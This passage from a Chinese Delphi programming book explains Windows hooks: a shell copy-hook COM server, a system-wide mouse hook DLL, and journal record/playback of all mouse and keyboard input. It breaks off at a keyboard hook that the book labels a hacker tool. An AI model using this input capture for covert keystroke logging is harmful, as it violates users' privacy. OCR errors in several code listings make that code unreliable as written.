            reg.CloseKey;
        end;
    end;
    //WindowsNT/2000 下的 Modem
    if reg.Openkey(Path2,false) then
    begin
        reg.GetKeyNames(List);
        reg.CloseKey;
        for i:=0 to ListCount-1 do
        begin

```

```

reg.OpenKey(Path2+List[i],true);
if reg.ValueExists('FriendlyName') then
    ModemList.Add(reg.ReadString('FriendlyName'));
if reg.ValueExists('AttachedTo') then
begin
    reg.ReadString('AttachedTo');
    if (s='') or (strlicomp(@s[1],'com',3) <> 0) then //
        else if ModemList.IndexOf(s)=-1 then ModemList.Add(s);
end;
reg.CloseKey;
end;
end;
reg.free;
List.free;
end;
procedure TForm1.FormShow(Sender:TObject);
begin
    GetCommList(ComboBox1.Items):={找出所有串口}
    GetModemList(ComboBox1.Items):={找出所有 Modem}
    if ComboBox1.Items.Count > 0 then
        ComboBox1.ItemIndex:=0;
end;
end。

```

执行结果如图 2-2 所示。



图 2-2 文件或串口读写监视钩子

本程序中能在 Windows NT/2000 下运行，在 Windows 9x 下运行的相同功能的例子在本书第 10 章中。

2.3 Shell 钩子

COM 是组件对象模型的英文缩写，在对象的实体中封装了数据和相关的操作，所以使用时面对的不再是孤立的数据和无联系的函数。因为 COM 对象总是被系统调用，所以通常把它称为 COM 服务器，把它的数据称为属性，把实际操作的函数称为方法。COM 对象进行封装的同时，也隐藏了实现服务的细节，而且提供一个 `IUnknown` 接口，利用 `QueryInterface` 方法可以查询接口，通常通过它来获取 COM 服务器所提供的各种服务。

现在，COM 技术已经相当普及，编写 Windows 程序的程序员都在使用它，因为每一个

控件都是基于 COM 的，Windows 提供的各种服务都是以 COM 服务器为基础的。而 Shell 就是 In-Process COM 对象。

拷贝钩子是一个 OLE In-Process 服务器，如果系统安装了拷贝钩子(Handler),那么 Shell 在移动、拷贝、重命名或删除文件和打印机对象前，将调用拷贝钩子的 CopyCallback 方法。

一个文件夹对象允许存在多个拷贝钩子，即使 Shell 已经注册了多个拷贝钩子，也可以注册其他的拷贝钩子。如果存在两个或两个以上的拷贝钩子注册到同一个文件夹对象，Shell 在完成指定文件操作前会简单地按顺序执行每个操作。

拷贝钩子调用 Handler 的 CopyCallback 方法会返回一个整数值，CopyCallback 的声明如下所示：

```
function CopyCallback(  
    hwnd: HWND  
    wFunc , wFlags: UINT;  
    pszSrcFile:PAnsiChar;  
    dwSrcAttribs: DWORD;  
    pszDestFile:PAnsiChar;  
    dwDestAttribs: DWORD;  
): UINT; stdcall;  
I   hwnd 参数是主窗口句柄，这是用户界面显示的必要元素。如果 wFlags 参数指定为  
    FOF_SILENT 值，将会忽略此参数。  
I   wFunc 参数为待执行的操作，这个参数可以参考表 2-1 的值。
```

表 2-1 wFanc 参数表

常量	值	描述
FO_COPY	\$0002	拷贝文件夹从 pszSrcFile 到 pszDestFile
FO_DELETE	\$0003	删除参数 pszSrcFile 指定的文件夹
FO_MOVE	\$0001	移动文件夹从 pszSrcFile 到 pszDestFile
FO_RENAME	\$0004	重命名由 pszSrcFile 指定的文件夹
PO_DELETE	\$0013	删除由 pszSrcFile 指定的打印机
PO_PROTCHANGE	\$0020	改变打印机端口 pszSrcFile 为 pszDestFile
PO_RENAME	\$0014	重命名由 pszSrcFile 指定的打印机
PO_REN_PORT	\$0034	组合 PO_RENAME 和 OP_PORTCHANGE

I wFlags 参数为操作控制标志，见表 2-2 的值

表 2-2 wFlags 参数表

常量	值	描述
FOF_ALLOWUNDO	\$0040	保护撤消信息
FOF_CONFIRMMOUSE	\$0002	不能执行
FOF_FILESONLY	\$0080	不能执行只能用于文件夹对象不能用于文件
FOF_MULTIDESTFILES	\$0001	拷贝钩子忽略此值
FOF_NOCONFIRMATION	\$0010	响应显示对话框 “Yes to all”
FOF_NOCONFIRMMKDIR	\$0200	如果操作需要新目录交不能确定创建所需要的目录
FOF_RENAMEONCOLLISION	\$0008	用新的文件名操作或重命名为已存在的文件名
FOF_SILENT	\$0004	显示无进度对话框
FOF_SIMPLEPROGRESS	\$0100	显示有进度对话框但不显示文件名

I pszSrcFile 参数指定源文件名。

l dwSrcAttribs 参数指定源文件属性，这个参数能够组合多个文件属性标志，这些标志都是在 Windows 文件头定义。

l pszDestFile 参数指定目标文件名。

l dwDestAttribs 参数指定目标文件的属性。

返回一个整型值，表明 Shell 是否执行此操作。可为以下值。

l IDYES:允许操作。

l IDNO:取消在文件夹上进行操作，但继续其他操作。

l IDCANCEL:取消当前的操作并取消未完成的操作。

如果编写一个拷贝钩子，必须进行注册，如果目录拷贝钩子注册在 HKEY_CLASSES_ROOT\directory\shellex\CopyHookHandlers\your-copyhook\{copyhook CLSIDvalue} 中，其他的注册键与 Shell 的后缀相关联：*、Folder、Drives、Printers、Unknown 和 AudioCD。

当调用 ICopyHook::CopyCallback 时，Shell 直接初始化 ICopyHook 接口，而不必调用 IShellExtInit 或 IPersistFile 接口。

2.3.1 实现钩子

可以编写一个简单的钩子回调，只要演示 CopyCallback 方法，以下是方法的声明：

```
SID_IShellCopyHookA = '{000214EF-0000-0000-C000-000000000046}';
```

Type

```
ICopyHookA=interface(IUnknown) {s1 }
```

```
[SID_IShellCopyHookA]
```

```
function CopyCallback(Wnd: H WND; wFunc, wFlags: UINT; pszSrcFile:
```

```
PAnsiChar;dwSrcAttribs: DWORD; pszDestFile: PAnsiChar, dwDestAttribs:
```

```
DWORD): UINT; stdcall;
```

```
end;
```

要在 CopyCallback 返回一个值，可以用 ShowMessage, MessageDlg 或 MessageBox 让用户确认操作，其代码如下所示：

```
function TCopyMain.CopyCallback(Wnd: HWND; wFunc, wFlags: UINT;
```

```
pszSrcFile: PAnsiChar;dwSrcAttribs: DWORD; pszDestFile: PAnsiChar;
```

```
dwDestAttribs:DWORD):UINT{当 Windows 外壳程序执行文件夹或者打印机端口操作时，这个 CopyCallback 方法就会被调用。}
```

Const

```
FO_COPY=2;
```

```
FO_DELETE=3
```

```
FO_MOVE =1;
```

```
FO_RENAME=4;
```

var

```
sOp:string;
```

begin

```
Case wFunc of
```

```
FO_COPY: sOp:=format('确定要将%s 拷贝到%s 吗?', [pszSrcFile, pszDestFile]);
```

```
FO_DELETE: sOp:=format('确定要将%s 删除吗?', [pszSrcFile];
```

```
FO_MOVE: sOp:=format('确定要将%s 转移到%s 吗?', [pszSrcFile, pszDestFile]);
```

```

FO_RENAME: sOP:=format('确定要将%s 重命名为%s 吗?',
[pszSrcFile,pszDestfile]);
else
    sOP:=format('无法识别的操作代码%d', [wFlags]);
end;
{提示, 让用户决定是否执行操作}
Result:=MessageBox(Wnd, PChar(sOP),'文件挂钩演示', ,MB YESNOCANCEL);
end;

```

这么简单就可以进行文件夹操作监视了。当然,要真正地让钩子能够使用,还需安注册钩子。

2.3.2 注册钩子

Handler 对象在使用前必须注册,拷贝钩子句柄必须在 HKEY_CLASSES_ROOT\directory\shellex\CopyHookHandlers\下注册,WindowsNT/2000 下还必须在 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved 下注册.可以直接在注册表中填写注册信息,也可以让程序进行自注册,这要重载类工厂的 UpdateRegistry 方法。请看下面的例子重载方法进行自注册:

```

procedure TCopyHookFactory.UpdateRegistry(Register:Boolean);
var
    ClsID: string;
begin
    ClsID:=GUIDToString(ClassID);
    inherited UpdateRegistry(Register);
    ApproveShellExtension(Register, ClsID);
    if Register then
        //将 ClsID 加入到注册表的 CopyHookHandlers 中
        CreateRegKey('directory\shellex\CopyHookHandlers\' + ClassNarne, "", ClsID)
    else
        DeleteRegKey('directory\shellex\CopyHookHandlers\' + ClassName);
end;
procedure TCopyHookFactory.ApproveShellExtension(Register : Boolean;
const ClsID: string);
const
    SApproveKey='SOFTWARE\Microsoft\Windows\CurrentVersion\Shell
    Extensions\Approved';
begin
    with TRegistry.Create do
    try
        RootKey := HKEY_LOCAL_MACHINE;
        if not OpenKey(SApproveKey, True) then Exit;
        if Register then WriteString(ClsID, Description)
        else DeleteValue(ClsID);
    finally

```

```

        Free;
    end;
end;

```

注意 这里不管是 Windows 9x 还是 Windows NT/2000 系统，都写入注册表 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved 中。对 Windows 9x 来说，系统忽略这个键。

2.3.3 实现步骤

为了简化编程，直接用 Delphi 生成 COM 对象框架，其步骤如下
步骤

(1)选择【File】菜单中的【New】选项，选中【ActiveX】页，生成 ActiveX Library 工程，命名为 CopyHook.dpr。

(2)选中【ActiveX】页，选择【Com Object】项，打开“生成 COM 对象向导”对话框，命名为 CopyMain，选中【Apartment】线程模式，单击【OK】按钮生成 COM 对象单元

(3)为了实现 ICopyHook 接口，把 TCopyMain=class(TTypedComObject, ICopyMain)改为 TCopyMain = class(TComObjcct, ICopyHook)。

(4)实现回调函数 CopyCallback,参看上面的代码。

(5)实现类工厂，其代码如下所示

```

TCopyHookFactory=class(TComObjectFactory)
protected
    function GetProgID: string; override;
    procedure ApproveShellExtension(Register : Boolean; const ClsID:string);
        virtual;
public
    procedure UpdateRegistry(Register : Boolean); override;
end;

```

完成以上步骤后，编译生成 In-Process Com 的 DLL 文件，利用 REGSVR32 实现注册或在【Run】菜单中注册。

2:3.4 完整代码

工程实际都是系统自动生成的，因为 In-Process Com 服务器的形式是 DLL，可以输出 COM 对象供其他的应用程序使用。它必须输出四个例程

- ! DllGetClassObject:用于获取一个 COM 对象的类工厂。
- ! DllCanUnloadNow:判断 COM 服务器是否应当从内存中卸载。
- ! DllRegisterServer:用于在系统注册表中注册一个 COM 服务器
- ! DllUnregisterServer:撤消从注册表的注册。

工程文件源代码清单(见光盘中的“CopyHook”目录)如下所示:

```

library TestCopyHook;

uses
    ComServ,

```

```
CopyHook_TLB in 'CopyHook_TLB.pas',  
CopyHook_Unit in 'CopyHook_Unit.pas' {CopyMain: CoClass};
```

```
exports  
  DllGetClassObject,  
  DllCanUnloadNow,  
  DllRegisterServer,  
  DllUnregisterServer;
```

```
{ $R *.TLB }
```

```
{ $R *.RES }
```

```
begin  
end。
```

以下是 CopyHook_Unit 的源代码清单:

```
unit CopyHook_Unit;
```

```
interface
```

```
uses Windows, ActiveX, ComObj, TestCopyHook_TLB, ShlObj, StdVcl;
```

```
type
```

```
  TCopyMain = class(TComObject, ICopyHook)
```

```
  protected
```

```
    function CopyCallback(Wnd: HWND; wFunc, wFlags: UINT; pszSrcFile: PAnsiChar;  
      dwSrcAttribs: DWORD; pszDestFile: PAnsiChar; dwDestAttribs: DWORD): UINT;
```

```
  stdcall;
```

```
  end;
```

```
  TCopyHookFactory = class(TComObjectFactory)
```

```
  protected
```

```
    function GetProgID: string; override;
```

```
    procedure ApproveShellExtension(Register: Boolean; const ClsID: string);  
      virtual;
```

```
  public
```

```
    procedure UpdateRegistry(Register: Boolean); override;
```

```
  end;
```

```
implementation
```

```
uses ComServ, SysUtils, Registry;
```

```
function TCopyMain.CopyCallback(Wnd: HWND; wFunc, wFlags: UINT;
```

```

    pszSrcFile: PAnsiChar; dwSrcAttribs: DWORD; pszDestFile: PAnsiChar;
    dwDestAttribs: DWORD): UINT;
const
    FO_COPY = 2;
    FO_DELETE = 3;
    FO_MOVE = 1;
    FO_RENAME = 4;
var
    sOp:string;
begin
    Case wFunc of
        FO_COPY:    sOp:=format('你确定要将 %s 拷贝到 %s 吗? ',
                                [pszSrcFile,pszDestFile]);
        FO_DELETE:  sOp:=format('你确定要将 %s 删除吗? ',[pszSrcFile]);
        FO_MOVE:    sOp:=format('你确定要将 %s 转移到 %s 吗? ',
                                [pszSrcFile,pszDestFile]);
        FO_RENAME:  sOp:=format('你确定要将 %s 重命名为 %s 吗? ',
                                [pszSrcFile,pszDestFile]);
    else
        sOp:=format('无法识别的操作代码 %d',[wFlags]);
    end;
    { 提示, 让用户决定是否执行操作}
    Result := MessageBox(Wnd, PChar(sOp),
        '文件挂钩演示', MB_YESNOCANCEL);
end;

function TCopyHookFactory.GetProgID: string;
begin
    Result := '';
end;

procedure TCopyHookFactory.UpdateRegistry(Register: Boolean);
var
    ClsID: string;
begin
    ClsID := GUIDToString(ClassID);
    inherited UpdateRegistry(Register);
    ApproveShellExtension(Register, ClsID);
    if Register then
        CreateRegKey('directory\shellex\CopyHookHandlers\' + ClassName, '',
            ClsID)
    else
        DeleteRegKey('directory\shellex\CopyHookHandlers\' + ClassName);
end;

```

```

procedure TCopyHookFactory.ApproveShellExtension(Register: Boolean;
  const ClsID: string);
const
  SApproveKey = 'SOFTWARE\Microsoft\Windows\CurrentVersion\Shell
    Extensions\Approved';
begin
  with TRegistry.Create do
    try
      RootKey := HKEY_LOCAL_MACHINE;
      if not OpenKey(SApproveKey, True) then Exit;
      if Register then WriteString(ClsID, Description)
      else DeleteValue(ClsID);
    finally
      Free;
    end;
  end;
end;

const
  CLSID_CopyHook: TGUID = '{66CD5F60-A044-11D0-A9BF-00A024E3867F}';
  LIBID_CopyHook: TGUID = '{D2F531A0-0861-11D2-AE5C-74640BC10000}';
initialization
  TCopyHookFactory.Create(ComServer, TCopyMain, CLSID_CopyHook,
    'CR_CopyHook', '文件操作挂钩演示', ciMultilInstance, tmApartment);
end。

```

本程序不能直接执行，请使用 windows\system]Rcgsvr32 Cellyll00k.dll 或 Delphi IDE 菜单【Run】→【RegisterActiveX Server】进行注册。注册并重新启动计算机后，当用资源管理器对目录进行新建、改名、移动等操作时，将弹出确认的对话框。

本程序的运行结果如图 2-3 所示。




图 2_3 文件挂钩

2.4 鼠标键盘钩子

下面利用钩子原理实现鼠标钩子、鼠标键盘的动作记录与回放、键盘钩子、非 DLL 键盘监视等功能。

2.4.1 效果不错的鼠标钩子

在 Windows 系统下，应用程序常常要截获其他程序的消息，并加以处理(例如跟踪鼠标或键盘的按键状况等)。现在，假设在前台进行正常操作，在后台利用 Hook 程序为系统安装一个鼠标挂钩，当有鼠标移动时，系统发给鼠标挂钩对应的消息，而这些消息被 Hook 程序截获，并加以相应的处理，这样就可以监视鼠标的位置及相关信息。

鼠标钩子函数也可叫做鼠标消息过滤器，是一种回调(CallBack)函数，由系统调用。如果用 SetWindowsHookEx 安装了鼠标钩子函数的地址，每当在屏幕上移动鼠标时，系统便将控制权交给鼠标钩子函数，这样便使用户能够有机会在鼠标钩子函数内部截获各种鼠标消息，在这些消息还没有送达应用程序队列之前，改变它们或直接传给下一个默认鼠标钩子函数。

注意 鼠标钩子函数截获的是系统级消息，而不是单个应用程序队列内的窗口消息。系统发给每个应用程序队列的鼠标消息都可以用鼠标钩子函数来截获。

1. 鼠标消息过滤

WH_MOUSE 钩子类型在应用程序检测到鼠标消息时调用挂钩程序。应用程序调用 GetMessage 或者 PeekMessage 函数并且检索到鼠标消息。

注意 在使用此挂钩前，系统中不能安装有 WH_JOURNALPLAYBACK 类型的挂钩。

2. 挂钩函数

请看挂钩函数的声明：

```
MouseProc(  
    nCode: Integer;  
    wParam: WPARAM;  
    lParam: LPARAM  
): LRESULT;
```

! nCode 参数如果小于零，将由 CallNextHookEx 直接呼叫下一个挂钩，将返回由 CallNextHookEx 的值；如果大于零，则可以处理截获的消息。

! wParam 参数包含鼠标消息的标志。

! lParam 参数指向 TMouseHookStruct 结构，以下是结构 TMouseHookStruct 的定义：

```
TMouseHookStruct = packed record  
    pt: TPoint;  
    hwnd: HWND;  
    wParam: WPARAM;  
    dwExtraInfo: DWORD;  
end;
```

其中，pt 包含鼠标的 X、Y 轴坐标，hwnd 指定接收鼠标消息的窗口。wParam 指定鼠标所在窗口区域，dwExtraInfo 是附加信息。

3. 截获鼠标消息例子

截获所有进程的鼠标消息，需要用到系统钩子，即要用到 DLL 才能够截取，因此挂钩函数封装在 DLL 动态链接库中。由于需要跨进程共享数据，所以在 DLL 使用内存映像文件来共享数据。

以下为系统钩子 DLL 的代码清单(见光盘中“MouseHook”目录)：

```
unit UnitHookDLL;
```

```
interface
```



```
uses Windows, Messages, Dialogs, SysUtils, UnitHookConst;
```

```
var
```

```
  hMappingFile : THandle;
```

```
  pShMem : PShareMem;
```

```
  FirstProcess : boolean;
```

```
  NextHook: HHook;
```

```
  function StartHook(sender : HWND; MessageID : WORD) : BOOL; stdcall;
```

```
  function StopHook: BOOL; stdcall;
```

```
  procedure GetRbutton; stdcall;
```

```
implementation
```

```
procedure GetRbutton; stdcall;
```

```
begin
```

```
  pShMem^.IfRbutton:=true;
```

```
end;
```

```
function HookHandler(iCode: Integer; wParam: WPARAM; lParam: LPARAM): LRESULT;
```

```
stdcall; export;
```

```
begin
```

```
  Result := 0;
```

```
  If iCode < 0 Then Result := CallNextHookEx(NextHook, iCode, wParam, lParam);
```

```
  case wParam of
```

```
    WM_LBUTTONDOWN:
```

```
      begin
```

```
      end;
```

```
    WM_LBUTTONUP:
```

```
      begin
```

```
      end;
```

```
    WM_LBUTTONDBLCLK:
```

```
      begin
```

```
      end;
```

```
    WM_RBUTTONDOWN: //如果是单击鼠标右键的消息
```

```
      begin
```

```
        if pShMem^.IfRbutton then //如果要捕获右键消息
```

```
          begin
```

```
            pShMem^.IfRbutton := false;
```

```
            pShMem^.data2:=pMOUSEHOOKSTRUCT(lparam)^;
```

```
            getwindowtext(pShMem^.data2.hwnd,pShMem^.buffer,1024); //取其内容
```

```
            //向主窗口发送消息，消息编号是： pShMem^.data1[2]+1
```

```
            SendMessage(pShMem^.data1[1],pShMem^.data1[2]+1,wParam,
```

```

        integer(@(pShMem^.data2)) );
    // 三个参数分别为：主窗口、消息、鼠标结构
end;
end;
WM_RBUTTONDOWN:
begin
end;
WM_RBUTTONDOWNCLK:
begin
end;
WM_MBUTTONDOWN:
begin
end;
WM_MBUTTONDOWN:
begin
end;
WM_MBUTTONDOWNCLK:
begin
end;
WM_NCMouseMove, WM_MOUSEMOVE: //如果是鼠标移动消息
begin
    pShMem^.data2:=pMOUSEHOOKSTRUCT(lpParam)^;
    getWindowText(pShMem^.data2.hwnd,pShMem^.buffer,1024);
    //向主窗口发送消息，消息编号是： pShMem^.data[2].wParam。
    SendMessage(pShMem^.data1[1],pShMem^.data1[2],wParam,
        integer(@(pShMem^.data2)) );
    //三个参数分别为：主窗口、消息、鼠标结构
end;
end;
end;

function StartHook(sender : HWND;MessageID : WORD) : BOOL; //开始截取
begin //sender 是主窗口句柄， MessageID 是主程序“更新显示”的自定义消息
    Result := False;
    if NextHook <> 0 then Exit; //已经安装了本钩子
    pShMem^.data1[1]:=sender;
    pShMem^.data1[2]:=messageid;
    NextHook := SetWindowsHookEx(WH_mouse, HookHandler, HInstance, 0);
    Result := NextHook <> 0;
end;

function StopHook: BOOL; //开始截取
begin
    if NextHook <> 0 then

```

```

begin
    UnhookWindowsHookEx(NextHook);
    NextHook := 0;
    //SendMessage(HWND_BROADCAST,WM_SETTINGCHANGE,0,0);
end;
Result := NextHook = 0;
end;

initialization
    hMappingFile := OpenFileMapping(FILE_MAP_WRITE,False,MappingFileName);
    if hMappingFile=0 then
        begin
            hMappingFile := CreateFileMapping($FFFFFFFF,nil,PAGE_READWRITE,0,
                SizeOf(TShareMem),MappingFileName);
            FirstProcess:=true; //这是第一个进程
        end
    else FirstProcess:=false; //这不是第一个进程
    if hMappingFile=0 then Exception.Create('不能建立共享内存!');

    pShMem := MapViewOfFile(hMappingFile,FILE_MAP_WRITE or
        FILE_MAP_READ,0,0,0);
    if pShMem = nil then
        begin //如果是第一个进程，初始化全局共享变量
            CloseHandle(hMappingFile);
            Exception.Create('不能映射共享内存!');
        end;
    if FirstProcess then
        begin
            pShMem^.IfRbutton := false;
        end;
        NextHook:=0;
    finalization
        UnMapViewOfFile(pShMem);
        CloseHandle(hMappingFile);
    end。

```

主窗口的源代码清单如下所示:

```
unit Unitmain;
```

```
interface
```

```
uses
```

```

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, ExtCtrls,UnitHookConst;
```

type

```
TForm1 = class(TForm)
    capture: TButton;
    Panel1: TPanel;
    Edit1: TEdit;
    Edit2: TEdit;
    Edit3: TEdit;
    Label1: TLabel;
    Edit4: TEdit;
    Edit5: TEdit;
    Edit6: TEdit;
    Button1: TButton;
    procedure captureClick(Sender: TObject);
    procedure FormClose(Sender: TObject; var Action: TCloseAction);
    procedure Button1Click(Sender: TObject);
    procedure FormCreate(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
    procedure WndProc(var Messages: TMessage); override;
end;
```

var

```
Form1: TForm1;
hMappingFile : THandle;
pShMem : PShareMem;
const MessageID = WM_User + 100;
```

implementation

```
{ $R *.DFM }
function StartHook(sender : HWND; MessageID : WORD) : BOOL; stdcall; external
'DllMouse.DLL';
function StopHook: BOOL; stdcall; external 'DllMouse.DLL';
procedure GetRbutton; stdcall; external 'DllMouse.DLL';
```

```
procedure TForm1.captureClick(Sender: TObject);
```

```
begin
```

```
    if capture.caption='开始' then
```

```
        {开始截取，并传递本窗口句柄及自定义消息编号。当系统处理指定的鼠标消息时，
        系统钩子 DLL 文件向本程序(Form1.handle)发送此消息(MessageID)}
```

```
        begin
```

```
            if StartHook(Form1.Handle,MessageID) then
```

```

        capture.caption:='停止';
    end
    else begin
        if StopHook then {结束截取}
            capture.caption:='开始';
        end;
    end;
end;

procedure TForm1.WndProc(var Messages: TMessage);
var
    x,y:integer;
    s:array[0..255]of char;
begin //自定义消息处理
    if pShMem = nil then
        begin //映射共享内存
            hMappingFile := OpenFileMapping(FILE_MAP_WRITE,False,MappingFileName);
            if hMappingFile=0 then Exception.Create('不能建立共享内存!');
            pShMem := MapViewOfFile(hMappingFile,FILE_MAP_WRITE or
                FILE_MAP_READ,0,0,0);
            if pShMem = nil then
                begin
                    CloseHandle(hMappingFile);
                    Exception.Create('不能映射共享内存!');
                end;
            end;
        end;
    if pShMem = nil then exit;
    if Messages.Msg = MessageID then
        begin //如果是系统钩子 DLL 发过来的消息（鼠标移动）
            x:=pShMem^.data2.pt.x;
            y:=pShMem^.data2.pt.y;
            edit3.text:='HWND: '+inttostr(pShMem^.data2.hwnd);
            panel1.caption:='x='+inttostr(x)+' y='+inttostr(y);
            edit2.text:='WindowsText: '+string(pShMem^.buffer);
            getClassName(pShMem^.data2.hwnd,s,255);
            edit1.text:='ClassName: '+string(s);
        end
    else if Messages.Msg = MessageID+1 then
        begin //如果是系统钩子 DLL 发过来的消息（单击鼠标右键）
            edit4.text:=inttostr(pShMem^.data2.hwnd);
            edit5.text:='WindowsText: '+string(pShMem^.buffer);
            getClassName(pShMem^.data2.hwnd,s,255);
            edit6.text:='ClassName: '+string(s);
        end
    else Inherited;
end;

```

```

end;

procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction);
begin
    if capture.caption='开始' then
    begin
        begin
            end
        else begin
            if StopHook then
                capture.caption:='开始';
            end;
        end;
    end;

procedure TForm1.Button1Click(Sender: TObject);
begin
    if capture.caption<>'开始' then
    begin
        edit4.text:='';
        edit5.text:='';
        edit6.text:='';
        GetRbutton;           //截取鼠标右键的消息
    end;
end;

procedure TForm1.FormCreate(Sender: TObject);
begin
    pShMem := nil;
end;

end。

```

程序运行后，单击【捕捉】按钮，当鼠标移动时，程序可以取得鼠标的 X.Y 坐标及鼠标位置的控件类名、句柄等信息，执行结果如图 2-4 所示。



图 2-4 鼠标钩子

2.4.2 鼠标键盘的动作记录与回放

1. JournalPlayback 类型挂钩

当从系统的消息队列检索到一个消息时会调用这个钩子。挂钩过程用于插入鼠标或键盘

消息到系统消息队列中，拷贝消息到 TEventMsg 结构的 IParam 参数中，可以把由 WH_JOURNALRECORD 钩子记录的消息进行一系列的回放。当安装此钩子后，鼠标或键盘输入失效，直至用户利用【Ctrl+ESC】或【Ctrl+Alt+Del】组合键停止消息回调，发送 WM_CANCELJOURNAL 消息撤消钩子函数。

这里所说的消息都是 TEventMsg 类型的，请看 TEventMsg 的声明：

```

TEventMsg = ^TEventMsg
TEventMsg = Packed record
    message:UINT;
    ParamL: UINT;
    ParamH:UINT;
    time: DWORD;
    hwnd:HWND;
end;
```

- ! message 参数是消息编号。对于鼠标消息来说可能是 WM_XBUTTONDOWN、WM_XBUTTONDOWN 或 WM_MOUSEMOVE。对于键盘消息来说可能是 WM_(SYS)KEYUP 或 WM_(SYS)KEYDOWN。
- ! paramL 如果是一个鼠标消息，wParam 就是鼠标的 X 坐标;如果是键盘消息，就是击键的虚拟码。
- ! paramH 如果是一个鼠标消息，IParam 就是鼠标的 Y 坐标;如果是键盘消息，就是击键的扫描码。
- ! time 消息发生时间。
- ! hwnd 消息发送到的窗口。对于 WH_JOURNALPLAYBACK 类型的挂钩来说，不必用到此参数。

2.挂钩函数

首先定义消息缓冲区 EventArr:array[0..1000] of EVENTMSG，用于记录鼠标的动作。1000 是记忆消息的最大值，请根据实际情况设置。下面是挂钩函数的声明

```
Function PlayProc(
```

```
    nCode:Integer;
```

```
    wParam:wParam;
```

```
    IParam:IParam
```

```
);LRESULT;stdcall;
```

- ! nCode:参数是 HC_GETNEXT 时表示读取当前记录，是 HC_SKIP 时表示准备处理下一个记录，如果是其他值应该调用 CallNextHookEx。
- ! wParam:未使用。
- ! IParam:如果 Code 是 HC_GETNEXT，这个参数返回当前记录的指针。

如果 iCode 参数是 HC_GETNEXT 时，函数返回值是系统等待的毫秒数。

3.鼠标回调例子

鼠标回调的代码清单（见光盘中的“鼠标键盘记录和回放”目录）如下所示：

```
unit Unit1;
```

```
interface
```

```
uses
```

```
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
```

StdCtrls;

type

```
TForm1 = class(TForm)
    Button1: TButton;
    Button2: TButton;
    Button3: TButton;
    procedure FormCreate(Sender: TObject);
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
    procedure Button3Click(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
end;
```

var

```
Form1: TForm1;
EventArr: array[0..1000] of EVENTMSG;
EventLog: Integer;
PlayLog: Integer;
hHook, hPlay: Integer;
bDelay: Bool;
```

implementation

{ \$R *.DFM }

Function PlayProc(iCode: Integer; wParam: WPARAM; lParam: LPARAM): LRESULT; stdcall;

begin

```
    Result := 0;
    if iCode < 0 then      { 必须将消息传递到消息链的下一个接收单元 }
        Result := CallNextHookEx(hPlay, iCode, wParam, lParam)
    else if iCode = HC_SYSMODALON then // 不允许回放
        // 什么也不做
    else if iCode = HC_SYSMODALOFF then // 允许回放
        // 什么也不做
    else if (iCode = HC_GETNEXT) then begin
        if bDelay then begin // 如果刚才是 HC_SKIP
            bDelay := False;
            Result := 50;     // 准备让系统等待 50ms
        end;
        pEventMSG(lParam)^ := EventArr[PlayLog];
    end
```



```

else if (iCode = HC_SKIP) then begin
    bDelay := True;    //设置标志，下次让系统等待 50ms
    PlayLog:=PlayLog+1;    //缓冲区指针加 1
end;
if PlayLog>=EventLog then begin    //如果缓冲区已空
    UNHookWindowsHookEx(hPlay);
end;
end;

function HookProc(iCode:Integer;wParam:wParam;lParam:lParam):LRESULT;stdcall;
begin
    // recOK:=1;
    Result:=0;
    if iCode < 0 then
        Result := CallNextHookEx(hHook,iCode,wParam,lParam)
    else if iCode = HC_SYSMODALON then    //不允许记录
        // recOK:=0
    else if iCode = HC_SYSMODALOFF then    //允许记录
        // recOK:=1
    else if (iCode = HC_ACTION) then begin
        EventArr[EventLog]:=pEventMSG(lParam)^; //存入缓冲区
        EventLog:=EventLog+1;    //缓冲区指针加 1

        if EventLog>=1000 then begin    //如果缓冲区已满
            UnHookWindowsHookEx(hHook);
        end;
    end;
end;

procedure TForm1.FormCreate(Sender: TObject);
begin
    Button2.Enabled:=False;
    Button3.Enabled:=False;
end;

procedure TForm1.Button1Click(Sender: TObject);
begin
    EventLog:=0;
    {建立键盘鼠标操作消息记录链}
    hHook:=SetWindowsHookEx(WH_JOURNALRECORD,HookProc,HInstance,0);
    Button2.Enabled:=True;
    Button1.Enabled:=False;
    Button3.Enabled:=False;
end;

```

```

procedure TForm1.Button3Click(Sender: TObject);
begin
    PlayLog:=0;
    {建立键盘鼠标操作消息记录链}
    hPlay:=SetwindowsHookEx(WH_JOURNALPLAYBACK,PlayProc, HInstance,0);
end;

```

```

procedure TForm1.Button2Click(Sender: TObject);
begin
    UnHookWindowsHookEx(hHook);
    hHook:=0;
    Button1.Enabled:=True;
    Button2.Enabled:=False;
    Button3.Enabled:=True;
end;

```

end。

程序运行后，单击【记录】按钮，移动鼠标或键盘输入，直至单击【停止】按钮，此过程中的鼠标、键盘事件都存入了程序的缓冲区中(本例只记录 1000 个记录)。当单击【回放】按钮时，鼠标、键盘会重复原来的移动、单击、键入等操作。程序运行结果如图 2-5 所示。



图 2-5 鼠标键盘的记录和回放

2.4.3 黑客常用工具—键盘钩子

Delphi 提供了强大的可视化集成开发环境，使得在 Windows 下的应用程序开发变得更加广泛。在本小节中将用 Delphi 编写一个动态链接库，然后在主程序中调用它来实现系统钩子。DLL 程序为系统安装一个键盘挂钩，当有按键操作时，系统发给键盘钩子对应的消息，而这些消息被 DLL 程序截获，并加以相应的处理，这样就可以监视键盘的使用了。

1. DLL 源代码清单

下面列出的是 DLL 源代码清单(见光盘中的“HookKey”目录):

```

unit HookKey_Unit;

interface

uses windows,messages;

const

```

```

WM_HOOKKEY = WM_USER + $1000;
procedure HookOn; stdcall;
procedure HookOff; stdcall;
implementation
var
    HookDeTeclado      : HHook;
    FileMapHandle       : THandle;
    PViewInteger        : ^Integer;

function CallBackDelHook( Code      : Integer;
                          wParam    : WPARAM;
